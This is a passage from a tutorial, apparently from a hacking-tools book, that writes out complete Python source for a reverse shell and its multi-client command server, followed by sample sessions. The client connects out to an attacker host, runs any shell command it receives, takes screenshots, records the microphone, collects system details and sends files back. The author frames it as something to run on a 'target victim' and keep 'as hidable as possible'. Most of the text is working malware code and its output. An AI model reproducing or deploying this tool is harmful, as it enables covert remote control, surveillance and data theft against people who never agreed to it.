It creates a socket, binds it to the host and port, and starts listening.

To be able to accept connections from clients, the following method does that:

```
    def accept_connection(self):
        while True:
            # accept any connections attempted
            try:
                client_socket, client_address = self.server_socket.accept()
            except OSError as e:
                print("Server socket closed, exiting...")
                break
            print(f"{client_address[0]}:{client_address[1]} Connected!")
            # receiving the current working directory of the client
            cwd = client_socket.recv(BUFFER_SIZE).decode()
            print("[+] Current working directory:", cwd)
            # add the client to the Python dicts
            self.clients[client_address] = client_socket
            self.clients_cwd[client_address] = cwd
```

We're using the `server_socket.accept()` to accept upcoming connections from clients; we store the client socket in the self.clients dictionary. As previously, we also get the current working directory from the client once connected and store it in the `self.clients_cwd` dictionary.

The above function will run in a separate thread so multiple clients can connect simultaneously without problems. The below function does that:

```
    def accept_connections(self):
```

```
        # start a separate thread to accept connections
        self.connection_thread = Thread(target=self.accept_connection)
        # and set it as a daemon thread
        self.connection_thread.daemon = True
        self.connection_thread.start()
```

We are also going to need a function to close all connections:

```
    def close_connections(self):
        """Close all the client sockets and server socket.
        Used for closing the program"""
        for _, client_socket in self.clients.items():
            client_socket.close()
        self.server_socket.close()
```

Next, since we are going to make a custom interpreter in the server, the below `start_interpreter()` method function is responsible for that:

```
    def start_interpreter(self):
        """Custom interpreter"""
        while True:
            command = input("interpreter $> ")
            if re.search(r"help\w*", command):
                # "help" is detected, print the help
                print("Interpreter usage:")
                print(tabulate.tabulate([["Command", "Usage"], ["help",
                    "Print this help message",
                ], ["list", "List all connected users",
                ], ["use [machine_index]",
                    "Start reverse shell on the specified client, e.g 'use 1'
will start the reverse shell on the second connected machine, and 0 for the
first one."]]))
                print("="*30, "Custom commands inside the reverse shell",
"="*30)
                print(tabulate.tabulate([["Command", "Usage"], [
                    "abort",
                    "Remove the client from the connected clients",
```

```
                ], ["exit|quit",
                    "Get back to interpreter without removing the client",
                ], ["screenshot [path_to_img].png",
                    "Take a screenshot of the main screen and save it as an
image file."
                ], ["recordmic [path_to_audio].wav [number_of_seconds]",
                    "Record the default microphone for number of seconds " \
                        "and save it as an audio file in the specified file."
\
                            " An example is 'recordmic test.wav 5' will
record for 5 " \
                                "seconds and save to test.wav in the current
working directory"
                ], ["download [path_to_file]",
                    "Download the specified file from the client"
                ], ["upload [path_to_file]",
                    "Upload the specified file from your local machine to the
client"
                ]]))
            elif re.search(r"list\w*", command):
                # list all the connected clients
                connected_clients = []
                for index, ((client_host, client_port), cwd) in
enumerate(self.clients_cwd.items()):
                    connected_clients.append([index, client_host,
client_port, cwd])
                # print the connected clients in tabular form
                print(tabulate.tabulate(connected_clients, headers=["Index",
"Address", "Port", "CWD"]))
            elif (match := re.search(r"use\s*(\w*)", command)):
                try:
                    # get the index passed to the command
                    client_index = int(match.group(1))
                except ValueError:
                    # there is no digit after the use command
                    print("Please insert the index of the client, a number.")
                    continue
```

```
                else:
                    try:
                        self.current_client =
list(self.clients)[client_index]
                    except IndexError:
                        print(f"Please insert a valid index, maximum is
{len(self.clients)}.")
                        continue
                    else:
                        # start the reverse shell as self.current_client is
set
                        self.start_reverse_shell()
            elif command.lower() in ["exit", "quit"]:
                # exit out of the interpreter if exit|quit are passed
                break
            elif command == "":
                # do nothing if command is empty (i.e a new line)
                pass
            else:
                print("Unavailable command:", command)
        self.close_connections()
```

The main code of the method is in the `while` loop. We get the command from the user and parse it using the `re.search()` method.

Notice we're using the Walrus operator first introduced in the Python 3.8 version. So make sure you have that version or above.

In the Walrus operator line, we search for the `use` command and what is after it. If it's matched, a new variable will be named `match` that contains the match object of the `re.search()` method.

The following are the custom commands we made:

- `help`: We simply print a help message shown above.
- `list`: We list all the connected clients using this command.

- `use`: We start the reverse shell on the specified client. For instance, `use 0` will start the reverse shell on the first connected client shown in the `list` command. We will implement the `start_reverse_shell()` method below.
- `quit` or `exit`: We exit the program when one of these commands is passed.

If none of the commands above were detected, we simply ignore it and print an unavailable command notice.

Now let's use `accept_connections()` and `start_interpreter()` in our `start()` method that we will be using outside the class:

```
    def start(self):
        """Method responsible for starting the server:
        Accepting client connections and starting the main interpreter"""
        self.accept_connections()
        self.start_interpreter()
```

Now when the `use` command is passed in the interpreter, we must start the reverse shell on that specified client. The below method runs that:

```
    def start_reverse_shell(self):
        # get the current working directory from the current client
        cwd = self.clients_cwd[self.current_client]
        # get the socket too
        client_socket = self.clients[self.current_client]
        while True:
            # get the command from prompt
            command = input(f"{cwd} $> ")
            if not command.strip():
                # empty command
                continue
```

We first get the current working directory and this client socket from our dictionaries. After that, we enter the reverse shell loop and get the command to execute on the client.

There will be a lot of `if` and `elif` statements in this method. The first one is for empty commands; we continue the loop in that case.

Next, we handle the local commands (i.e., commands that are executed on the server and not on the client):

```
            if (match := re.search(r"local\s*(.*)", command)):
                local_command = match.group(1)
                if (cd_match := re.search(r"cd\s*(.*)", local_command)):
                    # if it's a 'cd' command, change directory instead of
using subprocess.getoutput
                    cd_path = cd_match.group(1)
                    if cd_path:
                        os.chdir(cd_path)
                else:
                    local_output = subprocess.getoutput(local_command)
                    print(local_output)
                # if it's a local command (i.e starts with local), do not
send it to the client
                continue
            # send the command to the client
            client_socket.sendall(command.encode())
```

The `local` command is helpful, especially when we want to send a file from the server to the client. We need to use local commands such as `ls` and `pwd` on Unix-based systems or `dir` on Windows to see the current files and folders in the server without the need to open a new terminal/cmd window.

For instance, if the server is in a Linux system, `local ls` will execute the `ls` command on this system and, therefore, won't send anything to the client. This explains the last `continue` statement above before sending the command to the client.

Next, we handle the `exit` or `quit` and `abort` commands:

```
            if command.lower() in ["exit", "quit"]:
                # if the command is exit, just break out of the loop
                break
            elif command.lower() == "abort":
```

```
                # if the command is abort, remove the client from the dicts &
exit
                del self.clients[self.current_client]
                del self.clients_cwd[self.current_client]
                break
```

In the case of `exit` or `quit` commands, we simply exit out of the reverse shell of this client and get back to the interpreter. However, for the `abort` command, we remove the client entirely and therefore won't be able to get a connection again until rerunning the `client.py` code on the client machine.

Next, we handle the download and upload functionalities:

```
            elif (match := re.search(r"download\s*(.*)", command)):
                # receive the file
                self.receive_file()
            elif (match := re.search(r"upload\s*(.*)", command)):
                # send the specified file if it exists
                filename = match.group(1)
                if not os.path.isfile(filename):
                    print(f"The file {filename} does not exist in the local
machine.")
                else:
                    self.send_file(filename)
```

If the `download` command is passed, we use the `receive_file()` method that we will define soon, which downloads the file.

If the `upload` command is passed, we get the `filename` from the command itself and send it if it exists on the server machine.

Finally, we get the output of the executed command from the client and print it in the console:

```
            # retrieve command results
            output = self.receive_all_data(client_socket,
BUFFER_SIZE).decode()
            # split command output and current directory
```

```
            results, cwd = output.split(SEPARATOR)
            # update the cwd
            self.clients_cwd[self.current_client] = cwd
            # print output
            print(results)
        self.current_client = None
```

The `receive_all_data()` method simply calls `socket.recv()` function repeatedly:

```
    def receive_all_data(self, socket, buffer_size):
        """Function responsible for calling socket.recv()
        repeatedly until no data is to be received"""
        data = b""
        while True:
            output = socket.recv(buffer_size)
            data += output
            if not output or len(output) < buffer_size:
                break
        return data
```

Now for the remaining code, we only still have the `receive_file()` and `send_file()` methods that are responsible for downloading and uploading files from/to the client, respectively:

```
    def receive_file(self, port=5002):
        # make another server socket with a custom port
        s = self.get_server_socket(custom_port=port)
        # accept client connections
        client_socket, client_address = s.accept()
        print(f"{client_address} connected.")
        # receive the file
        Server._receive_file(client_socket)

    def send_file(self, filename, port=5002):
        # make another server socket with a custom port
        s = self.get_server_socket(custom_port=port)
```

```
        # accept client connections
        client_socket, client_address = s.accept()
        print(f"{client_address} connected.")
        # receive the file
        Server._send_file(client_socket, filename)
```

We create another socket (and expect the client code to do the same) for file transfer with a custom port (which must be different from the connection port, 5003), such as 5002.

After accepting the connection, we call `_receive_file()` and `_send_file()` class functions for transfer. Below is the `_receive_file()`:

```
    @classmethod
    def _receive_file(cls, s: socket.socket, buffer_size=4096):
        # receive the file infos using socket
        received = s.recv(buffer_size).decode()
        filename, filesize = received.split(SEPARATOR)
        # remove absolute path if there is
        filename = os.path.basename(filename)
        # convert to integer
        filesize = int(filesize)
        # start receiving the file from the socket
        # and writing to the file stream
        progress = tqdm.tqdm(range(filesize), f"Receiving {filename}",
unit="B", unit_scale=True, unit_divisor=1024)
        with open(filename, "wb") as f:
            while True:
                # read 1024 bytes from the socket (receive)
                bytes_read = s.recv(buffer_size)
                if not bytes_read:
                    # nothing is received
                    # file transmitting is done
                    break
                # write to the file the bytes we just received
                f.write(bytes_read)
                # update the progress bar
```

```
                progress.update(len(bytes_read))
        # close the socket
        s.close()
```

We receive the name and size of the file and proceed with reading the file from the socket and writing to the file; we also use [tqdm] for printing fancy progress bars.

For the `_send_file()`, it's the opposite; reading from the file and sending via the socket:

```
    @classmethod
    def _send_file(cls, s: socket.socket, filename, buffer_size=4096):
        # get the file size
        filesize = os.path.getsize(filename)
        # send the filename and filesize
        s.send(f"{filename}{SEPARATOR}{filesize}".encode())
        # start sending the file
        progress = tqdm.tqdm(range(filesize), f"Sending {filename}",
unit="B", unit_scale=True, unit_divisor=1024)
        with open(filename, "rb") as f:
            while True:
                # read the bytes from the file
                bytes_read = f.read(buffer_size)
                if not bytes_read:
                    # file transmitting is done
                    break
                # we use sendall to assure transimission in
                # busy networks
                s.sendall(bytes_read)
                # update the progress bar
                progress.update(len(bytes_read))
        # close the socket
        s.close()
```

Awesome! Lastly, let's instantiate this class and call the `start()` method:

```
if __name__ == "__main__":
    server = Server(SERVER_HOST, SERVER_PORT)
    server.start()
```

Alright! We're done with the server code. Now let's dive into the client code, which is a bit more complicated.

Client Code

We don't have an interpreter in the client, but we need some custom functions to change the directory, make screenshots, record audio, and extract system and hardware information. Therefore, the code will be a bit longer than the server.

Alright, let's get started with `client.py`:

```
import socket, os, subprocess, sys, re, platform, tqdm
from datetime import datetime
try:
    import pyautogui
except KeyError:
    # for some machine that do not have display (i.e cloud Linux machines)
    # simply do not import
    pyautogui_imported = False
else:
    pyautogui_imported = True
import sounddevice as sd
from tabulate import tabulate
from scipy.io import wavfile
import psutil, GPUtil

SERVER_HOST = sys.argv[1]
SERVER_PORT = 5003
BUFFER_SIZE = 1440 # max size of messages, setting to 1440 after
experimentation, MTU size
# separator string for sending 2 messages in one go
SEPARATOR = "<sep>"
```

This time, we need more libraries:

- `platform`: For getting system information.
- `pyautogui`: For taking screenshots.
- `sounddevice`: For recording the default microphone.
- `scipy`: For saving the recorded audio to a WAV file.
- `tabulate`: For printing in a tabular format.
- `psutil`: For getting more system and hardware information.
- `GPUtil`: For getting GPU information if available.

Let's start with the `Client` class now:

```
class Client:
    def __init__(self, host, port, verbose=False):
        self.host = host
        self.port = port
        self.verbose = verbose
        # connect to the server
        self.socket = self.connect_to_server()
        # the current working directory
        self.cwd = None
```

Nothing important here except for instantiating the client socket using the `connect_to_server()` method that connects to the server:

```
    def connect_to_server(self, custom_port=None):
        # create the socket object
        s = socket.socket()
        # connect to the server
        if custom_port:
            port = custom_port
        else:
            port = self.port
        if self.verbose:
            print(f"Connecting to {self.host}:{port}")
        s.connect((self.host, port))
        if self.verbose:
            print("Connected.")
        return s
```

Next, let's make the core function that's called outside the class:

```
    def start(self):
        # get the current directory
        self.cwd = os.getcwd()
        self.socket.send(self.cwd.encode())
        while True:
            # receive the command from the server
            command = self.socket.recv(BUFFER_SIZE).decode()
            # execute the command
            output = self.handle_command(command)
            if output == "abort":
                # break out of the loop if "abort" command is executed
                break
            elif output in ["exit", "quit"]:
                continue
            # get the current working directory as output
            self.cwd = os.getcwd()
            # send the results back to the server
            message = f"{output}{SEPARATOR}{self.cwd}"
            self.socket.sendall(message.encode())
        # close client connection
        self.socket.close()
```

After getting the current working directory and sending it to the server, we enter the loop that receives the command sent from the server, handle the command accordingly and send back the result.

Handling the Custom Commands

We handle the commands using the `handle_command()` method:

```
    def handle_command(self, command):
        if self.verbose:
            print(f"Executing command: {command}")
        if command.lower() in ["exit", "quit"]:
            output = "exit"
```

```
        elif command.lower() == "abort":
            output = "abort"
```

First, we check for the `exit` or `quit`, and `abort` commands. Below are the custom commands to be handled:

- `exit` or `quit`: Will do nothing, as the server will handle these commands.
- `abort`: Same as above.
- `cd`: Change the current working directory of the client.
- `screenshot`: Take a screenshot and save it to a file.
- `recordmic`: Record the default microphone with the given number of seconds and save it as a WAV file.
- `download`: Download a specified file.
- `upload`: Upload a specified file.
- `sysinfo`: Extract the system and hardware information using psutil and platform libraries and send them to the server.

Next, we check if it's a `cd` command because we have special treatment for that:

```
        elif (match := re.search(r"cd\s*(.*)", command)):
            output = self.change_directory(match.group(1))
```

We use the `change_directory()` method command (that we will define next), which changes the current working directory of the client.

Next, we parse the `screenshot` command:

```
        elif (match := re.search(r"screenshot\s*(\w*)", command)):
            # if pyautogui is imported, take a screenshot & save it to a file
            if pyautogui_imported:
                output = self.take_screenshot(match.group(1))
            else:
                output = "Display is not supported in this machine."
```

We check if the `pyautogui` module was imported successfully. If that's the case, we call the `take_screenshot()` method to take the screenshot and save it as an image file.

Next, we parse the `recordmic` command:

```
        elif (match :=
re.search(r"recordmic\s*([a-zA-Z0-9]*)(\.[a-zA-Z]*)\s*(\d*)", command)):
            # record the default mic
            audio_filename = match.group(1) + match.group(2)
            try:
                seconds = int(match.group(3))
            except ValueError:
                # seconds are not passed, going for 5 seconds as default
                seconds = 5
            output = self.record_audio(audio_filename, seconds=seconds)
```

We parse two main arguments from the `recordmic` command: the audio file name to save and the number of seconds. If the number of seconds is not passed, we use 5 seconds as the default. Finally, we call the `record_audio()` method to record the default microphone and save it to a WAV file.

Next, parsing the `download` and `upload` commands, as in the server code:

```
        elif (match := re.search(r"download\s*(.*)", command)):
            # get the filename & send it if it exists
            filename = match.group(1)
            if os.path.isfile(filename):
                output = f"The file {filename} is sent."
                self.send_file(filename)
            else:
                output = f"The file {filename} does not exist"
        elif (match := re.search(r"upload\s*(.*)", command)):
            # receive the file
            filename = match.group(1)
            output = f"The file {filename} is received."
            self.receive_file()
```

Quite similar to the server code here.

Parsing the `sysinfo` command:

```
        elif (match := re.search(r"sysinfo.*", command)):
            # extract system & hardware information
            output = Client.get_sys_hardware_info()
```

Finally, if none of the custom commands were detected, we run the `getoutput()` function from the `subprocess` module to run the command in the default shell and return the output variable:

```
        else:
            # execute the command and retrieve the results
            output = subprocess.getoutput(command)
        return output
```

Now that we have finished with the `handle_command()` method, let's define the functions that were called. Starting with `change_directory()`:

```
    def change_directory(self, path):
        if not path:
            # path is empty, simply do nothing
            return ""
        try:
            os.chdir(path)
        except FileNotFoundError as e:
            # if there is an error, set as the output
            output = str(e)
        else:
            # if operation is successful, empty message
            output = ""
        return output
```

This function uses the `os.chdir()` method to change the current working directory. If it's an empty path, we do nothing.

Taking Screenshots

Next, the `take_screenshot()` method:

```
    def take_screenshot(self, output_path):
        # take a screenshot using pyautogui
        img = pyautogui.screenshot()
        if not output_path.endswith(".png"):
            output_path += ".png"
        # save it as PNG
        img.save(output_path)
        output = f"Image saved to {output_path}"
        if self.verbose:
            print(output)
        return output
```

We use the `screenshot()` function from the `pyautogui` library that returns a PIL image; we can save it as a PNG format using the `save()` method.

Recording Audio

Next, the `record_audio()` method:

```
    def record_audio(self, filename, sample_rate=16000, seconds=3):
        # record audio for `seconds`
        if not filename.endswith(".wav"):
            filename += ".wav"
        myrecording = sd.rec(int(seconds * sample_rate),
samplerate=sample_rate, channels=2)
        sd.wait()  # Wait until recording is finished
        wavfile.write(filename, sample_rate, myrecording)  # Save as WAV file
        output = f"Audio saved to {filename}"
        if self.verbose:
            print(output)
        return output
```

We record the microphone for the passed number of seconds and use the default sample rate of 16000 (you can change that if you want, a higher sample rate has better quality but takes larger space, and vice-versa). We then use the wavfile module from Scipy to save it as a WAV file.

Downloading and Uploading Files

Next, the `receive_file()` and `send_file()` methods:

```
    def receive_file(self, port=5002):
        # connect to the server using another port
        s = self.connect_to_server(custom_port=port)
        # receive the actual file
        Client._receive_file(s, verbose=self.verbose)

    def send_file(self, filename, port=5002):
        # connect to the server using another port
        s = self.connect_to_server(custom_port=port)
        # send the actual file
        Client._send_file(s, filename, verbose=self.verbose)
```

This time is a bit different from the server; we instead connect to the server using the custom port and get a new socket for file transfer. After that, we use the same `_receive_file()` and `_send_file()` class functions:

```
    @classmethod
    def _receive_file(cls, s: socket.socket, buffer_size=4096,
verbose=False):
        # receive the file infos using socket
        received = s.recv(buffer_size).decode()
        filename, filesize = received.split(SEPARATOR)
        # remove absolute path if there is
        filename = os.path.basename(filename)
        # convert to integer
        filesize = int(filesize)
        # start receiving the file from the socket
        # and writing to the file stream
        if verbose:
            progress = tqdm.tqdm(range(filesize), f"Receiving {filename}",
unit="B", unit_scale=True, unit_divisor=1024)
        else:
            progress = None
        with open(filename, "wb") as f:
```

```
            while True:
                # read 1024 bytes from the socket (receive)
                bytes_read = s.recv(buffer_size)
                if not bytes_read:
                    # nothing is received
                    # file transmitting is done
                    break
                # write to the file the bytes we just received
                f.write(bytes_read)
                if verbose:
                    # update the progress bar
                    progress.update(len(bytes_read))
        # close the socket
        s.close()

    @classmethod
    def _send_file(cls, s: socket.socket, filename, buffer_size=4096,
verbose=False):
        # get the file size
        filesize = os.path.getsize(filename)
        # send the filename and filesize
        s.send(f"{filename}{SEPARATOR}{filesize}".encode())
        # start sending the file
        if verbose:
            progress = tqdm.tqdm(range(filesize), f"Sending {filename}",
unit="B", unit_scale=True, unit_divisor=1024)
        else:
            progress = None
        with open(filename, "rb") as f:
            while True:
                # read the bytes from the file
                bytes_read = f.read(buffer_size)
                if not bytes_read:
                    # file transmitting is done
                    break
                # we use sendall to assure transimission in
                # busy networks
```

```
                s.sendall(bytes_read)
                if verbose:
                    # update the progress bar
                    progress.update(len(bytes_read))
        # close the socket
        s.close()
```

Extracting System and Hardware Information

Finally, a very long function to extract system and hardware information. You guessed it, it's the `get_sys_hardware_info()` function:

```
    @classmethod
    def get_sys_hardware_info(cls):

        def get_size(bytes, suffix="B"):
            """
            Scale bytes to its proper format
            e.g:
                1253656 => '1.20MB'
                1253656678 => '1.17GB'
            """
            factor = 1024
            for unit in ["", "K", "M", "G", "T", "P"]:
                if bytes < factor:
                    return f"{bytes:.2f}{unit}{suffix}"
                bytes /= factor

        output = ""
        output += "="*40 + "System Information" + "="*40 + "\n"
        uname = platform.uname()
        output += f"System: {uname.system}\n"
        output += f"Node Name: {uname.node}\n"
        output += f"Release: {uname.release}\n"
        output += f"Version: {uname.version}\n"
        output += f"Machine: {uname.machine}\n"
        output += f"Processor: {uname.processor}\n"
        # Boot Time
```

```
        output += "="*40 + "Boot Time" + "="*40 + "\n"
        boot_time_timestamp = psutil.boot_time()
        bt = datetime.fromtimestamp(boot_time_timestamp)
        output += f"Boot Time: {bt.year}/{bt.month}/{bt.day}
{bt.hour}:{bt.minute}:{bt.second}\n"
        # let's print CPU information
        output += "="*40 + "CPU Info" + "="*40 + "\n"
        # number of cores
        output += f"Physical cores: {psutil.cpu_count(logical=False)}\n"
        output += f"Total cores: {psutil.cpu_count(logical=True)}\n"
        # CPU frequencies
        cpufreq = psutil.cpu_freq()
        output += f"Max Frequency: {cpufreq.max:.2f}Mhz\n"
        output += f"Min Frequency: {cpufreq.min:.2f}Mhz\n"
        output += f"Current Frequency: {cpufreq.current:.2f}Mhz\n"
        # CPU usage
        output += "CPU Usage Per Core:\n"
        for i, percentage in enumerate(psutil.cpu_percent(percpu=True,
interval=1)):
            output += f"Core {i}: {percentage}%\n"
        output += f"Total CPU Usage: {psutil.cpu_percent()}%\n"
        # Memory Information
        output += "="*40 + "Memory Information" + "="*40 + "\n"
        # get the memory details
        svmem = psutil.virtual_memory()
        output += f"Total: {get_size(svmem.total)}\n"
        output += f"Available: {get_size(svmem.available)}\n"
        output += f"Used: {get_size(svmem.used)}\n"
        output += f"Percentage: {svmem.percent}%\n"
        output += "="*20 + "SWAP" + "="*20 + "\n"
        # get the swap memory details (if exists)
        swap = psutil.swap_memory()
        output += f"Total: {get_size(swap.total)}\n"
        output += f"Free: {get_size(swap.free)}\n"
        output += f"Used: {get_size(swap.used)}\n"
        output += f"Percentage: {swap.percent}%\n"
        # Disk Information
```

```
        output += "="*40 + "Disk Information" + "="*40 + "\n"
        output += "Partitions and Usage:\n"
        # get all disk partitions
        partitions = psutil.disk_partitions()
        for partition in partitions:
            output += f"=== Device: {partition.device} ===\n"
            output += f"  Mountpoint: {partition.mountpoint}\n"
            output += f"  File system type: {partition.fstype}\n"
            try:
                partition_usage = psutil.disk_usage(partition.mountpoint)
            except PermissionError:
                # this can be catched due to the disk that isn't ready
                continue
            output += f"  Total Size: {get_size(partition_usage.total)}\n"
            output += f"  Used: {get_size(partition_usage.used)}\n"
            output += f"  Free: {get_size(partition_usage.free)}\n"
            output += f"  Percentage: {partition_usage.percent}%\n"
        # get IO statistics since boot
        disk_io = psutil.disk_io_counters()
        output += f"Total read: {get_size(disk_io.read_bytes)}\n"
        output += f"Total write: {get_size(disk_io.write_bytes)}\n"
        # Network information
        output += "="*40 + "Network Information" + "="*40 + "\n"
        # get all network interfaces (virtual and physical)
        if_addrs = psutil.net_if_addrs()
        for interface_name, interface_addresses in if_addrs.items():
            for address in interface_addresses:
                output += f"=== Interface: {interface_name} ===\n"
                if str(address.family) == 'AddressFamily.AF_INET':
                    output += f"  IP Address: {address.address}\n"
                    output += f"  Netmask: {address.netmask}\n"
                    output += f"  Broadcast IP: {address.broadcast}\n"
                elif str(address.family) == 'AddressFamily.AF_PACKET':
                    output += f"  MAC Address: {address.address}\n"
                    output += f"  Netmask: {address.netmask}\n"
                    output += f"  Broadcast MAC: {address.broadcast}\n"
        # get IO statistics since boot
```

```
        net_io = psutil.net_io_counters()
        output += f"Total Bytes Sent: {get_size(net_io.bytes_sent)}\n"
        output += f"Total Bytes Received: {get_size(net_io.bytes_recv)}\n"
        # GPU information
        output += "="*40 + "GPU Details" + "="*40 + "\n"
        gpus = GPUtil.getGPUs()
        list_gpus = []
        for gpu in gpus:
            # get the GPU id
            gpu_id = gpu.id
            # name of GPU
            gpu_name = gpu.name
            # get % percentage of GPU usage of that GPU
            gpu_load = f"{gpu.load*100}%"
            # get free memory in MB format
            gpu_free_memory = f"{gpu.memoryFree}MB"
            # get used memory
            gpu_used_memory = f"{gpu.memoryUsed}MB"
            # get total memory
            gpu_total_memory = f"{gpu.memoryTotal}MB"
            # get GPU temperature in Celsius
            gpu_temperature = f"{gpu.temperature} °C"
            gpu_uuid = gpu.uuid
            list_gpus.append((
                gpu_id, gpu_name, gpu_load, gpu_free_memory, gpu_used_memory,
                gpu_total_memory, gpu_temperature, gpu_uuid
            ))
        output += tabulate(list_gpus, headers=("id", "name", "load", "free
memory", "used memory", "total memory", "temperature", "uuid"))
        return output
```

I've grabbed most of the above code from [getting system and hardware information in Python tutorial]; you can check it if you want more information on how it's done.

Instantiating the Client Class

The last thing we need to do now is to instantiate our `Client` class and run the `start()` method:

```
if __name__ == "__main__":
    # while True:
    #     # keep connecting to the server forever
    #     try:
    #         client = Client(SERVER_HOST, SERVER_PORT, verbose=True)
    #         client.start()
    #     except Exception as e:
    #         print(e)
    client = Client(SERVER_HOST, SERVER_PORT)
    client.start()
```

Alright! That's done for the client code as well. If you're still here and with attention, then you really want to make an excellent working reverse shell, and there you have it!

During my testing of the code, sometimes things can go wrong when the client loses connection or anything else that may interrupt the connection between the server and the client. That is why I have made the commented code above that keeps creating a `Client` instance and repeatedly calling the `start()` function until a connection to the server is made.

If the server does not respond (not online, for instance), then a `ConnectionRefusedError` error will be raised. Therefore, we're catching the error, and so the loop continues.

However, the commented code has a drawback (that is why it's commented); if the server calls the `abort` command to get rid of this client, the client will disconnect but reconnect again in a moment. So if you don't want that, don't use the commented code.

By default, the `self.verbose` is set to `False`, which means no message is printed during the work of the server. You can set it to `True` if you want the client to print the executed commands and some useful information.

Running the Programs

Since transferring data is accomplished via sockets, you can either test both programs on the same machine or different ones.

In my case, I have a cloud machine running Ubuntu that will behave as the server (i.e., the attacker), and my home machine will run the client code (i.e., the target victim).

After installing the required dependencies, let's run the server:

```
[server-machine] $ python server.py
Listening as 0.0.0.0:5003 ...
interpreter $>
```

As you can see, the server is now listening for upcoming connections while I can still interact with the custom program we did. Let's use the `help` command:

```
Listening as 0.0.0.0:5003 ...
interpreter $> help
Interpreter usage:
------------------  ------------------------------------------------------------------------------------------------------------------------
-------------------------------
Command             Usage
help                Print this help message
list                List all connected users
use [machine_index]  Start reverse shell on the specified client, e.g 'use 1' will start the reverse shell on the second connected ma
chine, and 0 for the first one.
------------------  ------------------------------------------------------------------------------------------------------------------------
-------------------------------
============================== Custom commands inside the reverse shell ==============================
----------------------------------------------  ------------------------------------------------------------------------------------------
------------------------------------------------------------------------------------------------------------------------------------------
-----
Command                                       Usage
abort                                         Remove the client from the connected clients
exit|quit                                     Get back to interpreter without removing the client
screenshot [path_to_img].png                  Take a screenshot of the main screen and save it as an image file.
recordmic [path_to_audio].wav [number_of_seconds]  Record the default microphone for number of seconds and save it as an audio file i
n the specified file. An example is 'recordmic test.wav 5' will record for 5 seconds and save to test.wav in the current working dire
ctory
download [path_to_file]                       Download the specified file from the client
upload [path_to_file]                         Upload the specified file from your local machine to the client
----------------------------------------------  ------------------------------------------------------------------------------------------
------------------------------------------------------------------------------------------------------------------------------------------
-----
interpreter $>
```

Alright, so the first table are the commands we can use in our interpreter; let's use the `list` command to list all connected clients:

```
interpreter $> list
Index    Address    Port    CWD
-------  ---------  ------  -----
interpreter $>
```

As expected, there are no connected clients yet.

Going to my machine, I'm going to run the client code and specify the public IP address of my cloud-based machine (i.e., the server) in the first argument of the script:

```
[client-machine] $ python client.py 161.35.0.0
```

Of course, that's not the actual IP address of the server; for security purposes, I'm using the network IP address and not the real machine IP, so it won't work like that.

You will notice that the client program does not print anything because that's the purpose of it. In the real world, these reverse shells should be as hidable as possible. As mentioned previously, If you want it to show the executed commands and other useful info, consider setting `verbose` to `True` in the `Client` constructor.

Going back to the server, I see a new client connected:

```
interpreter $> list
Index    Address    Port    CWD
-------  ---------  ------  -----
interpreter $> [redacted]:50176 Connected!
[+] Current working directory: E:\repos\hacking-tools-book\malwares\advanced-reverse-shell

interpreter $>
```

If a client is connected, you'll feel like the interpreter stopped working. Don't worry; only the print statement was executed after the `input()` function. You can simply press **Enter** to get the interpreter prompt again, even though you can still execute interpreter commands before pressing **Enter**.

That's working! Let's list the connected machines:

```
interpreter $> list
  Index  Address           Port  CWD
-------  --------------  ------  ------------------------------------------------------
      0  [redacted]       50176  E:\repos\hacking-tools-book\malwares\advanced-reverse-shell
interpreter $>
```

We have a connected machine. We call the `use` command and pass the machine index to start the reverse shell inside this one:

```
interpreter $> use 0
E:\repos\hacking-tools-book\malwares\advanced-reverse-shell $>
```

As you can see, the prompt changed from interpreter into the current working directory of this machine. It's a Windows 10 machine; therefore, I need to use Windows commands, testing the `dir` command:

```
E:\repos\hacking-tools-book\malwares\advanced-reverse-shell $> dir
 Volume in drive E is DATA
 Volume Serial Number is 644B-A12C

 Directory of E:\repos\hacking-tools-book\malwares\advanced-reverse-shell

07/15/2022  09:06 AM    <DIR>          .
07/15/2022  09:06 AM    <DIR>          ..
07/14/2022  11:20 AM            15,364 client.py
07/14/2022  08:58 AM               190 notes.txt
07/14/2022  08:58 AM                55 requirements.txt
07/15/2022  08:48 AM            12,977 server.py
               4 File(s)         28,586 bytes
               2 Dir(s)  514,513,276,928 bytes free
E:\repos\hacking-tools-book\malwares\advanced-reverse-shell $>
```

That's the `client.py` and `server.py` we've been developing. Great, so Windows 10 commands are working correctly.

We can always run commands on the server machine –instead of the client– using the `local` command we've made:

```
E:\repos\hacking-tools-book\malwares\advanced-reverse-shell $> local ls
server.py
E:\repos\hacking-tools-book\malwares\advanced-reverse-shell $> local pwd
/root/tutorials/interpreter
E:\repos\hacking-tools-book\malwares\advanced-reverse-shell $>
```

These are commands executed in my server machine, as you can conclude from the `ls` and `pwd` commands.

Now let's test the custom commands we've made. Starting with taking screenshots:

```
E:\repos\hacking-tools-book\malwares\advanced-reverse-shell $> screenshot test.png
Image saved to test.png
E:\repos\hacking-tools-book\malwares\advanced-reverse-shell $> dir
 Volume in drive E is DATA
 Volume Serial Number is 644B-A12C

 Directory of E:\repos\hacking-tools-book\malwares\advanced-reverse-shell

07/15/2022  09:11 AM    <DIR>          .
07/15/2022  09:11 AM    <DIR>          ..
07/14/2022  11:20 AM            15,364 client.py
07/14/2022  08:58 AM               190 notes.txt
07/14/2022  08:58 AM                55 requirements.txt
07/15/2022  08:48 AM            12,977 server.py
07/15/2022  09:11 AM           289,845 test.png
               5 File(s)        318,431 bytes
               2 Dir(s)  514,512,986,112 bytes free
E:\repos\hacking-tools-book\malwares\advanced-reverse-shell $>
```

I've executed the screenshot command, and it was successful. To verify, I simply re-ran `dir` to check if the `test.png` is there, and indeed it's there.

Let's download the file:

```
E:\repos\hacking-tools-book\malwares\advanced-reverse-shell $> download test.png
Listening as 0.0.0.0:5002 ...
([redacted], 50338) connected.
Receiving test.png: 100%|████████████████████████████████████████| 283k/283k [00:05<00:00, 52.8kB/s]
The file test.png is sent.
E:\repos\hacking-tools-book\malwares\advanced-reverse-shell $>
```

The `download` command is also working great; let's verify if the image is in the server machine:

```
E:\repos\hacking-tools-book\malwares\advanced-reverse-shell $> local ls -lt
total 300
-rw-r--r-- 1 root root 289845 Jul 15 08:13 test.png
-rw-r--r-- 1 root root  12689 Jul 15 07:48 server.py
E:\repos\hacking-tools-book\malwares\advanced-reverse-shell $>
```

Excellent. Let's now test the `recordmic` command to record the default microphone:

```
E:\repos\hacking-tools-book\malwares\advanced-reverse-shell $> recordmic test.wav 10
Audio saved to test.wav
E:\repos\hacking-tools-book\malwares\advanced-reverse-shell $>
```

